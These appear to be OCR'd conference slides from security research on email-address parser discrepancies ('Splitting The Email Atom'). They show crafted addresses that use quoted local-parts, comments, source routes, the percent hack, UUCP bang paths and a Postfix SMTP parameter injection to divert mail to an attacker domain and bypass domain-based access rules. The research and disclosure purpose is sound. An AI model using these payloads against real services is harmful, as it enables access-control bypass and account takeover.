GARETH HEYES

Splitting The Email Atom


Exploiting Parsers To Bypass Access Controls

Outline

1. Why email address parser discrepancies matter
2. The shaky foundation
3. Parser discrepancies
   - Unicode overflows
   - Encoded-word
   - Punycode
4. Methodology/Tooling
5. Defence
6. Takeaways

Why email address parser discrepancies matter

GitHub GitLab slack Zendesk



Cloudflare Zero Trust

Configure rules

The rules you create here define who can or cannot reach your application.

Include

Selector	Value
Emails ending in	@github.com

Predicting an email destination is **extremely difficult**

The shaky foundation

RFC “features”

Quoted local-part

```
"@"@example.com
```

```
"foo bar"@example.com
```

Quoted pair

```
"\""@example.com
```

```
"\\"@example.com
```

Comments

```
foo@example.com(bar)
```

```
foo(bar)@example.com
```

```
(bar)foo@example.com
```

RFC2822

The wrong question

Which email is valid?

```
#$&*+/=?^_`{|}~-%psres.net(@example.com
```

```
psres.net!#$&*+/=?^_`{|}~-\@example.com
```

Which email domain does it go to?

```
#$&*+/=?^_`{|}~-%psres.net(@example.com
```

↓

Results in email to: #$&*+/=?^_`{|}~-@**psres.net**

```
psres.net!#$&*+/=?^_`{|}~-\@example.com
```

↓


Results in email to: #$&*+/=?^_`{|}~-@**psres.net**

Source routes

- Separated by commas
- Final destination declared using colon

```
@example1.com,@example2.com:foo@psres.net
```

The percent hack



foo%psres.net@example.com

↓

example.com

↓

foo@psres.net

UUCP (Unix To Unix Copy)

- Early protocol before the internet
- Separates host and user part with exclamation mark
- Called the bang path
- Opposite order to an email address

```
psres.net!user
```

Archaic protocols back from the dead


Treated as a source route (Postfix 3.6.4)

```
foo%psres.net(@example.com
```

Treated as UUCP (Sendmail 8.15.2)

```
psres.net!foo\@example.com
```

UUCP/source route discovery process




UUCP/source route discovery process

The target's special characters:

```
[a-z0-9!#$%&'*+\/=?^_`{|}~.-\\]+@[a-z0-9-]+(\.[a-z0-9-]+)*
```

```
!#$%&'*+\/=?^_`{|}~-collab\@psres.net
```

UUCP/source route discovery process



```
DSN: Host unknown
(Name server:
&'*+\\/=?^_`{|}~-collab\\@psres.net:
host not found)
```


DEF CON Bonus slide:SMTP parameters in Postfix

```
"collab\\"@psres.net> ORCPT=test;admin"@example.com
```

↓

Results in email to: `collab@psres.net`

DEF CON Bonus slide: More surprising email parsing




`"psres.net!collab"(\"@e